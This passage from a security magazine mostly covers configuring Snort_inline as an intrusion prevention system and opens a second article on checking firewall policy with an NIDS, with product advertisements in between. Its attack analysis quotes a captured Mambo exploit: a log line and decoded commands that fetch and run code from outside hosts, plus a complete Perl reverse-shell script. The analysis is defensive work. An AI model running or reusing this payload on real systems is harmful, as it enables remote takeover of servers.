Listing 5. *Preprocessors for a mixed network*

```
preprocessor perfmonitor: time 60 file /var/log/snort/perfmon.txt pktcnt 500
preprocessor flow: stats_interval 0 hash 2
preprocessor frag3_global: max_frags 65536
preprocessor frag3_engine: policy first detect_anomalies
preprocessor stream4: disable_evasion_alerts detect_scans inline_state
preprocessor stream4_reassemble: both
preprocessor rpc_decode: 111 32771
preprocessor bo
preprocessor telnet_decode
preprocessor clamav: ports 25 80, toserveronly, action-drop,
dbdir /var/lib/clamav, dbreload-time 43200
```

And therefore, change the `rules _ import.pl` files:

```
use DBD::mysql;
# === Modify to fit your system ===
$rules_list = 'snort_rules_file_list';
$mysql_host = 'localhost';
$mysql_port = '3306';
$mysql_db = 'snort_rules';
$mysql_user = 'root';
$mysql_passwd = 'password';
```

And the `CGI` file, which will run from the `rules _ mgt.pl` server web:

```
use DBI;
use DBD::mysql;
use CGI;
# === Modify to fit your system ===
$this_script='rules_mgt.pl';
$cgi_dir='cgi-bin';
$mysql_host = '127.0.0.1';
$mysql_port = '3306';
$mysql_db='snort_rules_mgt';
$mysql_user='root';
$mysql_passwd='';
```

Now, run the `#perl rules _ import.pl` statement and point your browser to: *http://IP/cgi-bin/rules_mgt.pl*

Another fundamental tool for an IDS/IPS is pmgraph. It is a simple script written in Perl, which generates two HTML pages with tables showing Snort's performances. It is necessary to specify in the configuration file the perfonitor preprocessor. To view the tables properly, you are required to install RRDtool. It can be easily added in crontab as the images and the pages created are incremental. pmgraph is described in Figure 6.

In case of a preprocessor configuration: preprocessor perfmonitor: `time 60 file /var/log/snort/perfmon.txt pktcnt 500` we will run the: `pmgraph.pl [path of the publishing folder] /var/log/snort/perfmon.txt` command.

If we want to add it in cron, then use the following command line: `*/30 * * * * /root/pmgraph-0.2/pmgraph.pl [path of the publishing folder] /var/log/snort/perfmon.txt` the command will be executed every day at a thirty minute interval.

Listing 6. *Recommended rules for a mixed network*

```
#General
include $RULE_PATH/bleeding.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/telnet.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/tftp.rules
include $RULE_PATH/x11.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/nntp.rules
include $RULE_PATH/other-ids.rules
include $RULE_PATH/community-ftp.rules
include $RULE_PATH/community-misc.rules
#Mostly Spyware
include $RULE_PATH/bleeding-malware.rules
include $RULE_PATH/malware.rules
include $RULE_PATH/spyware-put.rules
include $RULE_PATH/aams7.rules
#Network issues
include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/snmp.rules
#Exploits and direct attacks
include $RULE_PATH/exploit.rules
include $RULE_PATH/bleeding-exploit.rules
include $RULE_PATH/community-exploit.rules
#Scans and recon
include $RULE_PATH/scan.rules
include $RULE_PATH/bleeding-scan.rules
#Unusual stuff
include $RULE_PATH/finger.rules
#R-services, etc
include $RULE_PATH/rpc.rules
include $RULE_PATH/rservices.rules
#DOS
include $RULE_PATH/dos.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/bleeding-dos.rules
#Web issues
include $RULE_PATH/web-iis.rules
include $RULE_PATH/web-client.rules
include $RULE_PATH/web-php.rules
include $RULE_PATH/web-attacks.rules
include $RULE_PATH/bleeding-web.rules
include $RULE_PATH/community-web-dos.rules
include $RULE_PATH/community-web-php.rules
#SQL and DB sigs
include $RULE_PATH/sql.rules
include $RULE_PATH/oracle.rules
include $RULE_PATH/mysql.rules
include $RULE_PATH/community-sql-injection.rules
#Windows stuff
include $RULE_PATH/netbios.rules
#Compromise responses
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/bleeding-attack_response.rules
#Mail sigs
#include $RULE_PATH/smtp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/pop2.rules
include $RULE_PATH/pop3.rules
include $RULE_PATH/community-mail-client.rules
#Trojans, Viruses, and spyware
include $RULE_PATH/backdoor.rules
include $RULE_PATH/virus.rules
include $RULE_PATH/bleeding-virus.rules
include $RULE_PATH/community-virus.rules
#Policy Sigs
include $RULE_PATH/porn.rules
include $RULE_PATH/p2p.rules
include $RULE_PATH/bleeding-p2p.rules
include $RULE_PATH/bleeding-inappropriate.rules
include $RULE_PATH/community-inappropriate.rules
```

Listing 7. *The packets taken by the Apache log*

```
216.63.z.z - -[28/Feb/2006:12:30:44+1300]"GET/
index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_
content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://66.98.a.a/
cmd.txt?&cmd=cd%20/tmp;wget%20216.99.b.b/cback;chmod%20744%20cback;./cback%2
0217.160.c.c%208081;wget%20216.99.b.b/dc.txt;chmod%20744%20dc.txt;perl%20
dc.txt%20217.160.c.c%208081;cd%20/var/tmp;curl%20-o%20cback%20http://
216.99.b.b/cback;chmod%20744%20cback;./cback%20217.160.c.c%208081;curl%20-
o%20dc.txt%20http://216.99.b.b/dc.txt;chmod%20744%20dc.txt;perl%20dc.txt%202
17.160.c.c%208081;echo%20YYY;echo| HTTP/1.1"404 - "-" "Mozilla/
4.0(compatible; MSIE 6.0; Windows NT 5.1;)" "-" 0localhost
```

Implementing Snort in inline mode

Now we will describe briefly how to install a Snort inline-based IPS server using the scripts available at *www.snortattack.org*.

Using the scripts provided by snortattack is the easiest and fastest way to resolve the dependences and the compilation specifications. Thanks to these scripts, we can get a working IPS in less than 45 minutes, allowing us to concentrate on the configuration and optimisation processes. On the other hand, to fully understand its implementation, we need to install all the different packages. For advanced users we recommend reading the user guide for a step-by-step installation without using the scripts, which are available in the document section on the snortattack site.

Snortattack scripts and instructions automate several procedures and explain how to install Snort_inline on the following distributions:

- Debian
- Fedora Core 2, 3, 4, 5

During the implementation of the distribution, you should disable the firewall and selinux.

Once the implementation is completed, download *current-attack.sh www.snortattack.org/mambo/script/current-attack.sh,* edit the value of the `SA_DISTRO` variable and follow the instructions in the script.

Specify *deb* for Debian and *fc20*, *fc30*, *fc40*, *fc50* for the different Fedora versions. Edit the value in the `SA_DIR_ROOT` variable with the complete path to the location where the packets and the scripts for the Snort implementation will be downloaded. The default setting is */root/snortattack*.

Edit the value for the language (Italian or English): LANG - *ita*. The default setting is Italian.

Once the changes to the `current-attack.sh` are complete, trigger the script using the following command:

```
> sh current-attack.sh
```

The system will download the scripts and the packets to complete the installation procedure in the directory defined in `SA_DIR_ROOT`. Inside this directory we will edit the *fast_inline.sh* script.

This script will make the Snort installation completely automatic. For a correct installation, you need to set some parameters, which will be used by fast_inline to set the device:


- `SA_DIR_ROOT` – it sets the complete path to the location where the packets and the scripts were downloaded,
- `MYSQLPWD` – it sets the password for the mysql root account,
- `MYSQLPWS` – it sets the password for the MySQL snort account,
- `IP` – it sets the IP address you want to assign to the device,
- `NETMASK` – it sets the netmask you want to assign to the device,
- `GW` – it sets the gateway you want to assign to the device,
- `NETWORK` – it sets the network you belong to,
- `BROADCAST` – it sets the broadcast value,

Listing 8. *The server's response to the user's identity*

```
11:12:56.791930 IP 10.0.x.x.32770 > 217.160.c.c.8081:
   P  1:40(39) ack 1 win 5840
<nop,nop,timestamp 454607 3169841954>
       0x0000: 4500 005b 6f63 4000 4006 f4c6 0a00 0078 E..[oc@.@......x
       0x0010: d9a0 f25a 8002 1f91 231c 80d0 6dd5 df65 ...Z....#...m..e
       0x0020: 8018 16d0 a26a 0000 0101 080a 0006 efcf .....j..........
       0x0030: bcef f322 7569 643d 3028 726f 6f74 2920 ..."uid=0(root).
       0x0040: 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
       0x0050: 7073 3d30 2872 6f6f 7429 0a             ps=0(root).
```

Listing 9. *Snort's response to Mambo's root privileges*

```
11:12:56.824718 IP 10.0.x.x.514
       > 10.0.y.yy.514: SYSLOG
       auth.alert, length: 164
       0x0000:  4500 00c0 0189 4000 4011 23d4 0a00 0078  E.....@.@.#....x
       0x0010:  0a00 0059 0202 0202 00ac 2937 3c33 333e  ...Y......)7<33>
       0x0020:  736e 6f72 743a 205b 313a 3439 383a 365d  snort:.[1:498:6]
       0x0030:  2041 5454 4143 4b2d 5245 5350 4f4e 5345  .ATTACK-RESPONSE
       0x0040:  5320 6964 2063 6865 636b 2072 6574 7572  S.id.check.retur
       0x0050:  6e65 6420 726f 6f74 205b 436c 6173 7369  ned.root.[Classi
       0x0060:  6669 6361 7469 6f6e 3a20 506f 7465 6e74  fication:.Potent
       0x0070:  6961 6c6c 7920 4261 6420 5472 6166 6669  ially.Bad.Traffi
       0x0080:  635d 205b 5072 696f 7269 7479 3a20 325d  c].[Priority:.2]
       0x0090:  3a20 7b54 4350 7d20 3130 2e30 2exx 2exx  :.{TCP}.10.0.x.x
       0x00a0:  xxxx 3a33 3237 3730 202d 3e20 3231 372e  xx:32770.->.217.
       0x00b0:  3136 302e xxxx xx2e xxxx 3a38 3038 310a  160.ccc.cc:8081.
```


Snort Rules Management

All | Category | Enabled | Disabled | Keyword

Total Rules:	7401
Enabled Rules:	7401
Disabled Rules:	0
Total Categories:	87
Enabled Categories:	87
Disabled Categories:	0

Rule	SID	Rule Category	Rule Enabled?	Enable/Disable	Category Enabled?
msg:"BLEEDING-EDGE VIRUS Generic Downloader Inbound"	2002693	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS Generic Downloader Outbound"	2002694	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS Generic Downloader Outbound HTTP connection - Downloading Code"	2002695	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE MALWARE Trojan Bankers Reporting User Activity"	2002696	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS - Bugbear@MM virus in SMTP"	2001764	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS - Bugbear@MM virus in Network share"	2001765	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS - Bugbear@MM Worm Copied to Startup Folder"	2001766	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS London bombing trojan file"	2002086	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS Mytob Y (user) SMTP Inbound"	2002892	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS Mytob Y (user) SMTP Outbound"	2002893	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS W32 Nugache SMTP Inbound"	2002894	BLEEDING-VIRUS	Y	☐	Y
msg:"BLEEDING-EDGE VIRUS W32 Nugache SMTP Outbound"	2002895	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS Agobot/Phatbot Infection Successful"	2000014	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS Sober F Outbound"	2001284	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS Sober F Outbound"	2001285	BLEEDING-VIRUS	Y	☐	Y
msg: "BLEEDING-EDGE VIRUS Sober I - incoming"	2001577	BLEEDING-VIRUS	Y	☐	Y

Figure 5. *A SRRAM screenshot*

- `DNS` – it sets the primary dns,
- `HOMENET` – it sets the so-called *trust* network. Values are separated by a comma.

The variables that follow are set by default to automatically run all the necessary operations to install Snort. Let's take a quick look at how they work:

- `SA _ UPDATE` – this function imports the lists (*sources.list* in Debian, *yum.conf* in Fedora) and updates the system,
- `SA _ DEPS` – this function downloads and installs the packets required for Snort using the the packet manager (*apt* for Debian, *yum* for Fedora),
- `SA _ EXTRACT` – this function downloads and extracts the *tar.gz* packets to enable Snort to work properly,
- `SA _ MYSQL` – this function sets the MySQL server with the passwords specified before, it imports Snort's database and provides the necessary permissions,
- `SA _ INSTALL` – this function compiles the elements required by Snort, it created the directories for the logs, it installs BASE, it creates a link to the kernel if necessary, etc.,
- `SA _ INLINE` – this function compiles Snort_inline,
- `SA _ REPORT` – this function installs Snort Report,
- `SA _ PLACID` – this function installs PLACID,
- `SA _ SNORT _ CONF` – this functions sets Snort's configuration file with the values specified before (homenet, Snort password, etc.),
- `SA _ AUTO` – this function is used to set Snort on boot,
- `SA _ ETH` – this function is used to set the Ethernet interfaces,
- `SA _ SET _ SCRIPT` – this function is used to create a script that starts the chosen snort version (classic Snort or Snort_inline) and the parameters specified before (ip, gw, netmask, network etc.),
- `SA _ START` – this function is used to start Snort once its installation is complete,
- `SA _ EMAIL` – this function is used to send information to the Snortattack Team, to get positive or negative feedback concerning the installation using *fast_inline.sh.*

Once the installation is complete, you should restart your computer.

As for the fast_utility script, it is a recently developed interactive script which simplifies routine operations performed on a IPS device, such as:

- changing the bridge IP address,
- restarting Snort,
- updating the rules,
- backup of alerts and clearing the database,
- notifying a false positive,
- changing the homenet,
- changing the network type (LAN DMZ MISTA),
- changing the root password, etc.

It is designed to be used also as a console application and is executed at every root login.

If some of the above-mentioned variables are not specified in fast_inline, this means that they are not necessary for the script's functioning. Our advice is to enable by default the variable that manage the functions. For further information, refer to the user's guide on *www.snortattack.org*.

Practical Examples

Let us now list some attack techniques found by Snort_inline using rules and preprocessors.

Attacks targeted to Mambo

The attack we are going to analyse here is aimed at *compromising* a server and loading an exploit for a vulnerability in Mambo<= 4.0.11. In this case the packets are taken from an Apache log as shown in Listing 7.

It is to be noted that through this command we can load and start *cmd.txt*. Below is the clean text:

```
cd /tmp; \
wget 216.99.b.b/cback;
       chmod 744 cback; \
./cback 217.160.c.c 8081; \
wget 216.99.b.b/dc.txt;
       chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
      cd /var/tmp; \
curl -o cback http://
      216.99.b.b/cback;
      chmod 744 cback; \
./cback 217.160.c.c 8081; \
curl -o dc.txt http://
      216.99.b.b/dc.txt;
      chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
      echo YYY;echo|
```

This is the content of *cmd.txt*:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
```




Figure 6. *Tables showing Snort's performances with pmgraph*

```
$PORT = $ARGV[1];
socket(SOCKET,
        PF_INET, SOCK_STREAM,
        getprotobyname('tcp'));
connect(SOCKET,
        sockaddr_in
       ($PORT,inet_aton($IP)));
SOCKET->autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id;pwd;uname -a;w;
       HISTFILE=/dev/null /bin/sh -i");
```

It is to be noted that this passage aims at discovering which user is running Mambo. The quick response of the server to this passage is shown in Listing 8.

So if Mambo has root privileges we can run a script through the vulnerability it detected. In this case, Snort's response is shown in Listing 9.

Phishing

In the field of scientific research, the term *phishing* is used to describe a study carried out on a poorly known issue without a precise aim: it means *searching randomly* like a fisherman who throws his net hoping to catch some fish. This is the meaning of the term since 1990.

In computing, *phishing* is a social engineering technique used to obtain access to personal and confidential information with the aim to steal the user's identity with fake e-mail messages (or also through other social engineering techniques), which we were created to appear authentic. The user is deceived by these messages and induce to provide their personal information such as bank account number, username and password, credit card number, etc.

Following the definitions provided by *Wikipedia*, we will describe a method able to solve this problem. We will present (though already mentioned before) a useful tool, the ClamAV preprocessor. This preprocessor is integrated in the Snort_inline release. The principle behind this preprocessor is apparently very simple, but it is useless if not configured properly. The ClamAV preprocessor uses the dbdir released by ClamAV as interception rules for Snort and then enables the drop action after it is detected. It is extremely important to maintain ClamAV definitions (dbdir) constantly updated. It is to be noted that this preprocessor does not meet all the above rules, but only clear virus/phishing attacks that are not encrypted and compressed.

This being said, it is obvious that this preprocessor is perfect to block phishing attacks because these attacks are clear and readable. To configure this type of network, please refer to the next paragraph.

File Sharing

As we all know, private networks make extensive use of peer to peer programs. The most common clients for downloading peer to peer files are: eMule, Bittorrent, Gnutella, Kazaa, Soulseek. The most common protocols used by these clients are:

- bittorrent (used by the bittorrent client),
- eDonkey (used by the eMule client),
- fastrack (used by the Kazaa client),
- Gnutella (used by the Gnutella client),
- Soulseek (used by the Soulseek client),

To disable these types of peer to peer client, we need to activate the following rule sets: bleeding-P2P and P2P. These files contain (`/etc/snort _ inline/rules/bleeding-p2p.rules .../p2p.rules`) all the latest rules to protect the network from being used by harmful P2P programs, which as we exactly know, saturates the available bandwidth in most connections. We need to check that the HOMENET defined in *snort_inline.conf* is the network we want to protect from these clients.

Such *rules* are divided by action types. So we have for instance:

- file search on a eDonkey network:

```
drop udp $HOME_NET any ->
       $EXTERNAL_NET 4660:4799
       (msg: "BLEEDING-EDGE P2P
       eDonkey Search"; content:
      "|e3 0e|";
       offset: 0; depth: 2;
       rawbytes;classtype:
       policy-violation;
       reference:url,
       www.edonkey.com;
       sid: 2001305; rev:3;
)
```

- the bittorrent traffic:

```
drop tcp $HOME_NET any ->
       $EXTERNAL_NET any (msg:
       "BLEEDING-EDGE P2P
       BitTorrent Traffic";
       flow:
       established;
       content:
      "|0000400907000000|";
       offset: 0; depth: 8;
       reference:
      url,bitconjurer.org/BitTorrent/
      protocol.html;
       classtype: policy-violation;
       sid: 2000357; rev:3; )
```

- request of a Gnutella client:

```
drop tcp $HOME_NET any ->
        $EXTERNAL_NET any (msg:
        "P2P GNUTella client request";
        flow:to_server,established;
        content: "GNUTELLA"; depth:8;
        classtype:policy-violation;
        sid:1432; rev:6;)
```

It is not always possible to completely stop the traffic generated by a P2P client, in fact, tests have proved that the eMule program cannot block the kad network; whereas bittorrent is only limited in the band usage. Though this solution cannot blocked completely these programs, enabling these rules will generate continuous failures that will discourage those using file sharing applications.

Detection of false positives: a systematic approach (using BASE)

Now we will create a method to detect false positives. We will describe three different scenarios: false positive in web navigation; false positive in failed mail; general false positive.

In the first instance, we need to know the host's source IP address which finds a failure, then through the basic web interface and by exploiting the search option, we will select IP critheria and enter the IP address in round brackets and finally search it in the notifications. We will find an alert (that generated a drop) and we can choose between 2 type of solutions:

- disable the rules concerning the false positive,
- add the source IP address in the variable defined in the `snort_inline.conf` file as homenet.

Through the pmgaph tool, we are able to know the device's traffic and performance statistics. A remarkable table is the one which represents the CPU load that can lead to false positives (in case of values higher than 70% of usage) which were not detected by the security engine BASE.

Listing 10. *Recommended configuration of httpd.conf and my.cnf*

```
httpd.conf:
MinSpareServers 3
MaxSpareServers 6
StartServers 1
MaxClients 15
MaxRequestsPerChild 10
my.cnf :
key_buffer              = 4M
max_allowed_packet      = 4M
thread_stack            = 32K
query_cache_limit       = 104857
query_cache_size        = 1677721
query_cache_type        = 1
max_allowed_packet      = 4M
key_buffer              = 4M
```

Other important information for finding false positives are the attacks by second. If this table shows values higher than 15 per second, then we have one of the two following cases: A – false positive; B – attack targeted to a network host. The most useful feature is the table representing the blocked content created by security engine. Thanks to BASE we are able to view the details of an attack and the *plain text* option is very useful to read the intercepted traffic in ASCII format. It is not possible to view the RAM space through a web graphical tool.

This feature is particularly important if we want to enbale large amounts of rules. To prevent our machine from crashing or generating false positives, we recommend you optimize the rules and daemons as Apache or MySQL (see Listing 10).

Conclusion

To conclude, Snort_inline is an efficient method to face an extremely dangerous network environment. It is not the solution to all evils but rather a well-structured security application if implemented according to your needs.

With Snort the rule according to which enabling everything makes my computer safer does not apply because behind every rule there can be a false positive that will block innocent activity and generate other problems. ●

On the Net

- *http://www.snort.org* – Snort,
- *http://snort-inline.sourceforge.net* – Snort_inline,
- *http://secureideas.sourceforge.net* – Base,
- *http://speakeasy.wpi.edu/placid* – PLACID,
- *http://oinkmaster.sourceforge.net* – Oinkmaster,
- *http://sourceforge.net/projects/srram* – SRRAM,
- *http://people.su.se/~andreaso/perfmon-graph* – pmgraph
- *http://fedora.redhat.com* – Fedora,
- *http://www.debian.org* – Debian,
- *http://www.mamboserver.com* – Mambo,
- *http://www.clamav.net* – ClamAV,
- *http://www.bleedingsnort.com* – Bleedingsnort,
- *http://www.snortattack.org* – Snortattack.

About the authors

Pierpaolo Palazzoli works in the security field and graduated in Telecom Engineering from the Politecnico of Milan, in Italy. He's been working on Snort for five years. Matteo Valenza works in the IT sector as a system administrator. He's been working on Snort for a year. *Snortattack.org* is the result of the collaboration and knowledge sharing between Matteo and Paolo. It appeared on the Internet six months ago, but was conceived by the Team two years ago. Its strengths relies on the user guides and scripts to install Snort written in Italian and English. It also has an active discussion board and a mailing list. With *Snortattack.org*, Pierpaolo and Matteo intend to build a Snort User Group aimed at sharing ideas on the program for Italian and worldwide users. Visit: *www.snortattack.org*.

PARAGON DRIVE BACKUP 8.0

Paragon System Utilities is a subsidiary and major business sector of the Paragon Software Group. Paragon Software has become renowned with an excellent reputation for producing high quality hard disk management and storage maintenance solutions.

In today's world information costs much but as usual we underestimate the value of it and few of us backup our data on a daily basis. Imagine that you spend all your free time trying to finish some project till the dead line (I think we all know such situations) and finally you get it ready. It is the best finish of this story. But there is always the worst one we should remember about. It is a failure! And I don't even want to imagine that. I think you don't want to either.

So I think it is high time we all thought about reliable backup solution for our heart attack avoidance.

First of all I should say that you shouldn't be afraid of the whole backup process. Protecting your system is really easy. You can schedule a backup so that it backs up your important files at either the end of every working day or week. This can be an automated process so it all happens overnight and your system goes to sleep, once the backup is complete.

Paragon Drive Backup 8.0 creates a backup image of your entire hard disk, including the operating system with all of preferences and settings, applications and data files. It is even better to use Paragon's exclusive HotBack™ technology that performs real-time hard disk backup without requiring Windows to reboot or interrupting any running applications. Thus you will be able to restore the entire system including all installed and configured applications, valuable documents and files – without any application reinstallation required.

In addition, Paragon Image Explorer™ allows you to pick and choose what folders and/or files to restore from the backup image. This is extremely handy when you just need specific files/folders and does not require a complete restoration.

If you find you have a problem and you need to restore your data, you can restore from a backup image at any time, without requiring you to install further software.


Here are the key features and benefits of Drive Backup 8.0 Personal Edition:

- Real-time hard disk imaging backup - using different hard disk imaging modes Drive Backup is able to backup any file system you use. For Windows partitions you can create complete disk's backup image with no need to reboot Windows or close any application.
- Backup Capsule - with Drive Backup you can create special secure place on your hard disk to store disk backup images. Otherwise you can create bootable DVD / CD backup archives, save disk backup images on USB, FireWire and other external, local or network drives.
- Differential Backup - Drive Backup allows to create backup images only with changes performed since initial disk backup, thus reducing the size of the further disk backup images. Differential backup along with built-in scheduler delivers you completely automatic disk backup solution.
- Data Restore and Recovery - Drive Backup delivers fast and easy data restore from disk's backup image. You can browse backup images and restore separate files and folders or entire partitions and hard disks. In case of unbootable system Drive Backup includes powerful recovery CD. You can create also custom bootable recovery media containing backup images.
- Hard Disk Cloning - with Drive Backup you can easily clone your old hard disk to deploy new one eliminating tiresome and time consuming OS and applications installation and adjustment. Basic hard disk partitioning features included in Drive Backup allows you to add new hard drive and prepare it to work.

Moreover Paragon Software Group has created this product in several editions thus any user (home or professional) can find suitable solution for backup. The pluses of all these editions you can find at the company's website here: www.paragon-software.com

Contact:

Paragon Software
3150 Almaden Expressway
Suite 236
San Jose, CA 95118
Tel: 1-888-347-5462
Fax:1-888-240-8993
sales@paragon-software.com


Paragon
Drive Backup 8.0
Complete backup without leaving Windows!
Backup, restore, image, upgrade and clone Hard Disk
Basic partitioning and simple recovery
Winner of multiple International Awards
Drive Backup 8.0

Security violation and policy enforcement with IDS and firewall

Arrigo Triulzi, Antonio Merola

Difficulty
●●○

In this article, we will discuss how to detect security violation of a firewall policy using a Network Intrusion Detection System (NIDS) comparing in real time traffic on the outside with traffic on the inside and alerting if it's contradicting the rules. Arrigio Triulzi and Antonio Merola show how NIDS can be used as a verification tool in the specific case of firewall failure.

When a security policy is formulated it will incorporate issues such as mandatory firewall configurations and the monitoring of firewall logs to verify violations of the policy. What is often overlooked is that a firewall, like all computing devices, is fallible. There have been a number of well-publicised flaws in various different firewall products both commercial and Open Source. Firewalls can often be divided into two categories starting from the initial assumption which underlies the setup: it is either an *anything not explicitly allowed is forbidden* or *anything not explicitly forbidden is allowed*. Historically, the second form, i.e. a *permissive* firewall, had been the most common but, as the Internet and its threats grew, the first form became the one of choice. This form can also be seen as a long list of *white-listing rules* which permit actions closed by a *catch-all* rule denying everything else. A firewall rule is defined to be a (product-specific) description which indicates to the firewall product what to do with a particular type of traffic. For example, we could have a rule defined as: *allow all access to our external corporate website from the internal network*. This rule is an example of a *white list*, something which specifies authorised and expected behaviour. What is expected from a firewall is that, should traffic matching one of its white-listing rules be encountered, traffic will flow freely whereas any forbidden traffic (by, for example, the *catch-all* rule) is blocked and such action is reported.

The question which we wish to address is that of a failure in the firewall's normal mode of operation. What we mean by this is that the firewall's internal architecture causes traffic which should be blocked to flow freely. This is of particular interest because if the *catch-all*

What you will learn...

- how to detect security violation of a firewall policy,
- how to detect misconfigurations of a firewall,
- how to apply policy enforcement.

What you should know...

- basic knowledge about firewall and IDS,
- OpenBSD pf and Snort (used as tools throughout the article).




Figure 1. *Simplified firewall network architecture*

rule, or any other *deny* rule for that matter, is not triggered then we have no record of this happening via the normal firewall reporting mechanisms. The best analogy is perhaps that of the sleeping security guard: the *rule* (i.e. block all strangers) is active but not being enforced due to a *system failure* (i.e. the security guard being asleep). It is clear that, given our underlying assumption of a firewall software failure, we cannot rely on it to detect the security violation. We therefore need an external tool to validate our firewall's behaviour.

Firewall design

The design of a secure firewall setup has slowly changed from being a *black art* involving obscure commands typed at a prompt to the *point & click* graphical user interface of the latest products. It has also become much more of a commodity product with firewall software now being made available for individual workstations, often termed *personal firewalls*. We shall concentrate on those systems placed to protect company networks from external intrusion.

The migration from command line syntax to a graphical user interface was a welcome change opening the possibility of securing the company network infrastructure to sites where highly specialised knowledge was not available. At the same time, this lack of specialised knowledge has meant that it has become more difficult for erroneous configurations and firewall failures to be detected and acted upon.

When designing a firewall setup the correct course of action is to translate into rules the directives of a security policy. A simple, but effective, security policy is that there should be no direct access to the external network from the internal network and that all allowed traffic should be directed via *proxies*. These *proxies* will




Figure 2. *Simplified firewall network with monitoring point*

getDigital.eu

Your Geek Stuff Supplier

Binary Clock


Any Key

Space Invader Wall Sticker

IDE Ribbon Cable Belt

Blank Keyboard

Geek Shirts


There are only 10 types of people in the world: Those who understand binary and those who don't.

Find many many more cool stuff online at

www.getDigital.eu

take e-mail, web and FTP traffic from the inside, verify it, and pass it to the outside. Similarly for the reverse direction.

